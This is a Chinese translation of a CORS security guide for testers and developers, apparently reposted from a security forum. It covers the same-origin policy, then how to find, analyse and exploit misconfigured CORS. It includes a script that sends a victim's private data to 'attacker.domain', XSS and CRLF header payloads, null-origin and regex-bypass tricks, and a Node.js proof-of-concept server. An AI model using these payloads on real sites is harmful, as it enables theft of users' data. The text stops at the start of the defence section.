cors安全完全指南

niexinming / 2018-09-16 00:12:10 / 浏览数 7484 安全技术 WEB安全 顶(1) 踩(0)

这篇文章翻译自：https://www.bedefended.com/papers/cors-security-guide
作者:Davide Danelon
译者：聂心明
译者博客：https://blog.csdn.net/niexinming
版本:1.0 - 2018年-七月

1. _介绍

这个指南收集关于cors所有的安全知识，从基本的到高级的，从攻击到防御

1.1 _谁应该去读这个文章

这个文章面向所有人：网站管理员，程序员，渗透测试，赏金猎人还有安全专家。
在这个文章种将会找到：

- 同源策略和跨域资源共享(cors)介绍摘要
- 主要内容，cors漏洞攻击从入门到精通
- cors安全规范

2. 跨域资源共享(cors)

跨域资源共享(cors)可以放宽浏览器的同源策略，可以通过浏览器让不同的网站和不同的服务器之间通信。

2.1 同源策略

同源策略在浏览器安全中是一种非常重要的概念，大量的客户端脚本支持同源策略，比如JavaScript。
同源策略允许运行在页面的脚本可以无限制的访问同一个网站（同源）中其他脚本的任何方法和属性。当不同网站页面（非同源）的脚本试图去互相访问的时候，大多数的方

这个机制对于现代web应用是非常重要的，因为他们广泛的依赖http
cookie来维护用户权限，服务器端会根据cookie来判断客户端是否合法，是否能发送机密信息。
浏览器要严格隔离两个不同源的网站，目的是保证数据的完整性和机密性。


“同源”的定义：

- 域名
- 协议
- tcp端口号

只要以上三个值是相同的，我们就认为这两个资源是同源的。
为了更好的解释这个概念，下面这个表将利用"http://www.example.com/dir/page.html"这个url作为示例，展示在同源策略控制下不同的结果

验证url	结果	原因
http://www.example.com/dir/page.html	成功	同域名，同协议，同主机
http://www.example.com/dir2/other.html	成功	同域名，同协议，同主机
http://www.example.com:81/dir/other.html	失败	不同端口
https://www.example.com/dir/other.html	失败	不同协议
http://en.example.com/dir/other.html	失败	不同主机
http://example.com/dir/other.html	失败	不同主机
http://v2.www.example.com/dir/other.html	失败	不同主机

下面这个图展示的是：如果不启用cors的时候，恶意脚本发出一个请求之后发生的事情




2.2 cors的出现

同源策略对于大型应用有太多的限制，比如有多个子域名的情况
现在已经有大量技术可以放宽同源策略的限制，其中有一种技术就是跨域资源共享（CORS)
CORS是一种机制，这种机制通过在http头部添加字段，通常情况下，web应用A告诉浏览器，自己有权限访问应用B。这就可以用相同的描述来定义"同源"和"跨源"操作。
CORS的标准定义是:通过设置http头部字段，让客户端有资格跨域访问资源。通过服务器的验证和授权之后，浏览器有责任支持这些http头部字段并且确保能够正确的施加限
主要的头部字段包含："Access-Control-Allow-Origin"

```
Access-Control-Allow-Origin: https://example.com
```

这个头部字段所列的"源"可以以访客的方式给服务器端发送跨域请求并且可以读取返回的文本，而这种方式是被同源策略所阻止的。

默认情况下，如果没有设置"Access-Control-Allow-Credentials"这个头的话，浏览器发送的请求就不会带有用户的身份数据（cookie或者HTTP身份数据），所以就不会泄
下面这个图展示一个简单的CORS请求流：



2.2.1 身份数据

服务器端也会通知客户端是否发送用户的身份数据（cookie或者其他身份数据），如果http头部中的"Access-Control-Allow-Credentials"这个字段被设置"true",那么客户端

2.2.2

因为请求会修改数据（通常是GET以外的方法），在发送这些复杂请求之前，浏览器会发送一个"探测"请求
cors预检的目的是为了验证CORS协议是否被理解，预检的OPTION请求包含下面三个字段

- "Access-Control-Request-Method"
- "Access-Control-Request-Headers"
- "Origin"

这些字段会被浏览器自动的发给服务器端。所以，在正常情况下，前端开发人员不需要自己指定此类请求。
如果服务器允许发送请求，那么浏览器就会发送所需的HTTP数据包。

2.2.3 允许多个源

协议建议，可以简单的利用空格来分隔多个源，比如：

```
Access-Control-Allow-Origin: https://example1.com https://example2.com
```

然而，没有浏览器支持这样的语法
通常利用通配符去信任所有的子域名也是不行的，比如：

```
Access-Control-Allow-Origin: *.example1.com
```

当前只支持用通配符来匹配域名，比如下面：

```
Access-Control-Allow-Origin: *
```

尽管浏览器可以支持通配符，但是不能同时将凭证标志设置成true。
就像下面这种头部配置：

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

这样配置浏览器将会报错，因为在响应具有凭据的请求时，服务器必须指定单个域，所不能使用通配符。简单的使用通配符将有效的禁用“Access-Control-Allow-Credentia
这些限制和行为的结果就是许多CORS的实现方式是根据“Origin”这个头部字段的值来生成“AccessControl-Allow-Origin”的值

2.2.4 其他相关的头部字段

还有一些关于CORS的头部字段，其中一个字段是“Vary"
根据CORS的实施标准，当”Access-Control-Allow-Origin“是被动态产生的话，就要用”Vary: Origin“去指定。
这个头部字段向客户端表明，服务器端返回内容的将根据请求中”Origin”的值发生变化。如果如果未设置此标头，则在某些情况下，它可能会被某些攻击所利用，如在下一节

3. _攻击技术

这部分内容是一个给安全测试专家的指导书，来帮助他们测试CORS的安全性

3.1 过程

三个步骤测试CORS错误配置

1. 识别
2. 分析
3. 利用

3.1.1 识别

首先，想要测试带有CORS缺陷应用的首先条件是要找到开启CORS的应用。
APIs一个不错的选择，因为他们经常和不同的域交换信息。因此，通常情况下，接口会暴露一些信息收集和信息枚举的功能。
通常，当服务器收到头部带有“Origin"字段的请求的时候才会配置CORS，因此才会很容易的产生很多这样类型的漏洞。
另外，如果客户端收到返回报文的头部包含“Access-Control-*”这样的字段，但是没有定义源的话，那么很可能返回报文的头部是由请求报文中“Origin”这个字段来决定的。
因此，找到候选人接口之后，就可以发送头部带有“Origin”的数据包了。测试者应该试图让“Origin”字段使用不同的值，比如不同的域名称或者”null"。最好用一些的脚本自
比如：

```
GET /handler_to_test HTTP/1.1
Host: target.domain
Origin: https://target.domain
Connection: close
```

然后看服务器的返回报文头部是否带有“Access-Control-Allow-*”字段

```
HTTP/1.1 200 OK
…
Access-control-allow-credentials: true
Access-control-allow-origin: https://target.domain
…
```

上面的返回报文表明，这个应用中的接口已经开启了CORS这个功能。现在有必要对配置进行测试，以确定是否存在安全缺陷。

3.1.2 分析

识别出开启的CORS功能的接口之后，就要尽可能的分析配置，以发现正确的利用方式。
在这个阶段，开始fuzzing请求报文头部中“Origin”这个字段然后观察服务器的返回报文，目的是看哪些域是被允许的。
重要的是验证，哪种类型的控件可以被控制，应用会返回哪种头部字段。
因此，测试者应该发送发送头部字段“Origin”包含不同值的请求发送给服务器端，看看攻击者所控制的域名是否被允许。

```
GET /handler_to_test HTTP/1.1
Host: target.domain
Origin: https://attaker.domain
Connection: close
```

然后看服务器的返回报文头部是否带有“Access-Control-Allow-*”字段

```
HTTP/1.1 200 OK
…
Access-control-allow-credentials: true
Access-control-allow-origin: https://attacker.domain
…
```

在这次测试示例中，服务器返回的报文头部中已经表明完全信任“attacker.domain”这个域，并且可以向这个域中发送用户凭据。

3.1.3 利用

经过刚才对CORS的分析，我们已经准备好去利用那些配置错误的CORS应用了。
有时，当用户凭据这个字段没有开启的时候，可能需要其他的先决条件去利用这个问题。
下面的篇幅就详细的讲解一些特殊的利用技术。

3.2 有用户凭据的利用

从一个攻击者角度来看，看到目标应用的"AccessControl-Allow-Credentials"设置为"true"时是非常开心的。在这种情况下，攻击者会利用配置错误去偷走受害人的隐私数
下面这个表简要说明基于CORS配置的可利用性

"Access-Control-Allow-Origin" 值	"Access-Control-Allow-Credentials" 值	是否可利用
https://attacker.com	true	是
null	true	是
*	true	否

3.2.1 泄露用户数据

当"Access-Control-Allow-Credentials"设置为Ture时，利用这种CORS这种配置缺陷的基本技术就是创建一个JavaScript脚本去发送CORS请求，就像下面那样：

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open("get","https://vulnerable.domain/api/private-data",true);
req.withCredentials = true;
req.send();
function reqListener() {
location="//attacker.domain/log?response="+this.responseText;
};
```

用这样的代码黑客就可以通过有缺陷的"日志"接口偷到用户数据。
当带有目标系统用户凭据的受害者访问带有上述代码的页面的时候，浏览器就会发送下面的请求到"有漏洞服务器"

```
GET /api/private-data HTTP/1.1
Host: vulnerable.domain
Origin: https://attacker.domain/
Cookie: JSESSIONID=<redacted>
```

然后就会收到下面的返回数据

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: https://attacker.domain
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
Vary: Origin
Expires: Thu, 01 Jan 1970 12:00:00 GMT
Last-Modified: Wed, 02 May 2018 09:07:07 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: application/json;charset=ISO-8859-1
Date: Wed, 02 May 2018 09:07:07 GMT
Connection: close
Content-Length: 149
{"id":1234567,"name":"Name","surname":"Surname","email":"email@target.local","account":"ACT1234567","balance":"123456,7","toke
p-secret-string"}
```

因为服务器发送了头部字段“Access-Control-Allow-*”给客户端，所以，受害者浏览器允许包含恶意JavaScript代码的页面访问用户的隐私数据。

3.3 没有用户凭据的利用方式

在这种情况下，目标应用允许通过发送“Origin”去影响返回头“Access-Control-Allow-Origin”的值，但是不允许传输用户凭证
下面这个表简要说明基于CORS配置的可利用性

“Access-Control-Allow-Origin” 值	是否可利用
https://attacker.com	是
null	是
*	是

如果不能携带用户凭据的话，那么就会减少攻击者的攻击面，并且很明显的是，攻击者将很难拿到用户的cookie。此外，会话固定攻击也是不可行的，因为浏览器会忽略应用

3.3.1 绕过基于ip的身份验证

实际的攻击中总有意外，如果目标从受害者的网络中可以到达，但使用ip地址作为身份验证的方式。这种情况通常发生在缺乏严格控制的内网中。
在这种场景下，黑客会利用受害者的浏览器作为代理去访问那些应用并且可以绕过那些基于ip的身份验证。就影响而言，这个类似于DNS重绑定，但会更容易利用。

3.3.2 客户端缓存中毒

这种配置允许攻击者利用其他的漏洞。
比如，一个应用返回数据报文头部中包含“X-User”这个字段，这个字段的值没有经过验证就直接输出到返回页面上。

请求：

```
GET /login HTTP/1.1
Host: www.target.local
Origin: https://attacker.domain/
X-User: <svg/onload=alert(1)>
```


返回报文（注意：“Access-Control-Allow-Origin”已经被设置，但是“Access-Control-Allow-Credentials: true”并且“Vary: Origin”头没有被设置）

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://attacker.domain/
…
Content-Type: text/html
…
Invalid user: <svg/onload=alert(1)
```

攻击者可以把xss的exp放在自己控制的服务器中的JavaScript代码里面然后等待受害者去触发它。

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','http://www.target.local/login',true);
req.setRequestHeader('X-User', '<svg/onload=alert(1)>');
req.send();
function reqListener() {
location='http://www.target.local/login';
}
```

如果在返回报文中头部没有设置"Vary:
Origin"，那么可以利用上面展示的例子，可以让受害者浏览器中的缓存中存储返回数据报文（这要基于浏览器的行为）并且当浏览器访问到相关URL的时候就会直接显示出



如果没有CORS的话，上面的缺陷就没法利用，因为没有办法让受害者浏览器发送自定义头部，但是如果有了CORS，就可以用"XMLHttpRequest"做这个事情。

3.3.3 服务器端缓存中毒

另一种潜在的攻击方式是利用CORS的错误配置注入HTTP头部，这可能会被服务器端缓存下来，比如制造存储型xss
下面是攻击的利用条件：

- 存在服务器端缓存
- 能够反射"Origin"头部
  不会检查"Origin"头部中的特殊字符，比如"\r"
  有了上面的先决条件，James
  Kettle展示了http头部注入的利用方式，他用这种方式攻击IE/Edge用户（因为他们使用"\r"(0x0d)作为的HTTP头部字段的终结符）
  请求

  ```
  GET / HTTP/1.1
  Origin: z[0x0d]Content-Type: text/html; charset=UTF-7
  ```

  IE处理过后返回报文

  ```
  HTTP/1.1 200 OK
  Access-Control-Allow-Origin: z
  Content-Type: text/html; charset=UTF-7
  ```

- 上面的请求不能直接拿来利用，因为攻击者没有办法保证受害者浏览器会提前发送畸形的头部。
  如果攻击者能提前发送畸形的"Origin"头部，比如利用代理或者命令行的方式发送，然后服务器就会缓存这样的返回报文并且也会传递给其他人。
  利用上面的例子，攻击者可以把页面的编码变成"UTF-7"，周所周知，这可能会引发xss漏洞

3.4 绕过技术

有时，需要信任不同的域或者所有的子域，所以开发者要用正则表达式或者其他的方法去验证有效性。
下面的部分列出了一系列的"起源"，可以用来绕过某些验证控制，以验证"起源"头的有效性。

下面的例子中的目标域一般指"target.local"。

3.4.1 NULL源

CORS的规范中还提到了"NULL"源。触发这个源是为了网页跳转或者是来自本地HTML文件。
目标应用可能会接收"null"源，并且这个可能被测试者（或者攻击者）利用，意外任何网站很容易使用沙盒iframe来获取"null"源

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" src='data:text/html,<script>**CORS request here**</script>'><
```

使用上面的iframe产生一个请求类似于下面这样

```
GET /handler
Host: target.local
Origin: null
```

如果目标应用接收"null"源，那么服务器将返回类似下面的数据报文

```
HTTP/1.1 200 OK
Acess-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
```

这种错误配置经常会碰到，所以会很方便的去尝试它。

3.4.2 使用目标域名作为子域名

如果目标应用只检查只检查"Origin"中的字符串是否包含"target.local"，那么就可以在自己控制的服务器上创建一个子域名。
用这样的方式，请求一般产生自JavaScript代码，并且请求中的"Origin"会像下面这样

```
Origin: https://target.local.attacker.domain
```

3.4.3 注册一个同名的域名

假设，目标应用实现是基于下面的正则表达式去检测“Origin”头部的话：

```
^https?:\/\/.*\.?target\.local$
```

这样的正则表达式包含一个问题，导则这样的CORS配置都容易被攻击。下面表格将分解正则表达式：

Part	描述
.*	除了终止符的任何字符
\.	一个点
?	在这里匹配一个“.”一次或者零次

这个?只影响"."这个字符串，因此在“target.local”前面的任何字符串都是被允许的，而不管是否有"."把他们分开。
因此，只需要在“origin”末尾包含目标域名就可以绕过上面的限制（这个场景的的目标域名是“target.local”），比如：

```
Origin: https://nottarget.local
```

攻击者只需要注册一个末尾包含目标域名的新域名就可以利用这样的漏洞了。

3.4.4 控制目标的子域名

现在目标应用实现是基于下面的正则表达式去检测“Origin”头部的话：

```
^https?:\/\/(.*\.)?target\.local$
```

这个允许来自“target.local”的跨域访问并且包含所有的子域名（来自HTTP和HTTPS协议）。
在这个场景中，如果攻击者能控制目标的有效的子域名（比如：“subdomain.target.local”），比如接管一个子域名，或者找到一个有xss漏洞的子域名。攻击者就可以产生

3.4.5 第三方域名

有时一些第三方域名会被允许。如果黑客能在这些域名里面上传JavaScript脚本的话，他们就可以攻击目标了。
最有代表性的例子是，Amazon S3存储桶的有时是被信任的。如果目标应用使用亚马逊的服务，那么来自亚马逊S3存储桶上的请求就会被信任。
在这种场景下，攻击者会控制一个S3的存储桶，并在上面放上恶意页面。

3.4.6 使用特殊的特性


Corban Leo展示了一个比较有趣的研究，他在域名中插入一些特殊的字符来绕过一些限制。
这个研究员的特殊字符法只能用在Safari浏览器上。但是，我们进行了深入的分析，显示其中一部分特殊字符串也可以用在其他的浏览器中。
这种规避技术所面临的问题是，在发送请求之前，浏览器不总是会去验证域名的有效性。因此，如果使用一些特殊的字符串，那么浏览器可能就不会提前发送请求去验证域名
假设，目标应用实现是基于下面的正则表达式去检测“Origin”头部的话：

```
^https?:\/\/(.*\.)?target.local([^\.\-a-zA-Z0-9]+.*)?
```


上面的正则表达式的意思是,允许所有“target.local”的子域名的跨域请求，并且这些请求可以来自于子域名的任意端口。
下面是正则表达式的分解：

Part	描述
[^\.\-a-zA-Z0-9]	所有的字符串包含".","-","a-z","A-Z","0-9"
+	匹配前面的子表达式一次或多次
.*	除了终止符的任何字符

这个正则表达式阻止前面例子中的攻击，因此前面的绕过技术不会起作用（除非你控制了一给合法的子域名）
下面的截屏展示了返回报文中没有“Access-Control-Allow-Origin” (ACAO) 和 “Access-Control-AllowCrendentials” (ACAC) 被设置。（使用前面的一种绕过技术）



因为，正则表达式匹配紧挨着的ASCII字母和"."，"-",在“target.local”后面的每一个字母都会被信任。



注意：当前浏览器只有Safari支持使用上面的域名（带“{”那个字符的），但是如果目标应用的正则表达式能够信任其他的特殊字母，那么就可以使用CORS的错误配置去攻击
下面这个表包含各个浏览器对特殊字符的“兼容性”
（注意：仅包含至少一个浏览器允许的特殊字符）

特殊字符	Chrome(v 67.0.3396)	Edge(v 41.16299.371)	Firefox(v 61.0.1)	Internet Explorer(v 11)	Safari(v 11.1.1)	
!	NO	NO	NO	NO	YES	
=	NO	NO	NO	NO	YES	
$	NO	NO	YES	NO	YES	
&	NO	NO	NO	NO	YES	
'	NO	NO	NO	NO	YES	
(	NO	NO	NO	NO	YES	
)	NO	NO	NO	NO	YES	
*	NO	NO	NO	NO	YES	
+	NO	NO	YES	NO	YES	
,	NO	NO	NO	NO	YES	
-	YES	NO	YES	YES	YES	
;	NO	NO	NO	NO	YES	
=	NO	NO	NO	NO	YES	
^	NO	NO	NO	NO	YES	
_	YES	YES	YES	YES	YES	
`	NO	NO	NO	NO	YES	
{	NO	NO	NO	NO	YES	
\		NO	NO	NO	NO	YES
}	NO	NO	NO	NO	YES	
~	NO	NO	NO	NO	YES	

利用钱的准备：

- 泛解析域名要指向你的服务器
  NodeJS：因为Apache和Nginx(开箱即用)不支持特殊的字符
  创建一个serve.js 文件

```
var http = require('http');
var url = require('url');
var fs = require('fs');
var port = 80
http.createServer(function(req, res) {
if (req.url == '/cors-poc') {
 fs.readFile('cors.html', function(err, data) {
 res.writeHead(200, {'Content-Type':'text/html'});
 res.write(data);
res.end();
});
} else {
 res.writeHead(200, {'Content-Type':'text/html'});
 res.write('never gonna give you up...');
 res.end();
}
}).listen(port, '0.0.0.0'); console.log(`Serving on port ${port}`);
```

  在相同的目录下创建cors.html


```
<html>
<head><title>CORS PoC</title></head>
<body onload="cors();">
<div align="center">
<h2>CORS Proof of Concept</h2>
<textarea rows="15" cols="70" id="container"></textarea> </div>
<script> function cors() {
var req = new XMLHttpRequest();
req.onload = reqListener; req.open("GET","http://www.target.local/api/private-data",true); req.withCredentials = true;
req.send();
function reqListener() {
document.getElementById("container").innerHTML = this.responseText; }
} </script>
```

现在启动NodeJS服务并且运行下面的指令：

```
node serve.js &
```

如果目标应用使用上面的表达式实现对"Origin"过滤的话，那么除了"."
和"-"之外，"www.target.local"后面的每一个特殊字符都会被信任，因此当Safari浏览器完成的以下产生的有效请求后，攻击者能够从易受攻击的目标中窃取数据。


```
http://www.target.local{.<your-domain>/cors-poc
```



-

如果正则表达式支持下划线的话，那么可能其他的浏览器（在上面的表格中列出数据）也可以利用CORS配置错误了，就像下面的例子一样：

```
http://www.target.local_.<your-domain>/cors-poc
```



想要看更多关于绕过的文章可以去：https://www.sxcurity.pro/advanced-cors-techniques/

4 _防御技术

让我们的看看如何正确配置CORS才能避免让黑客从受害者中偷走敏感数据或者被攻击者利用CORS配置继续攻击

4.1 一般守则

下面是处理CORS配置的最佳实践

4.1.1 如果不必要就不要开启CORS

首先，要仔细的评估是否开启CORS。如果没有必要，建议完全避免使用它，以免削弱SOP。

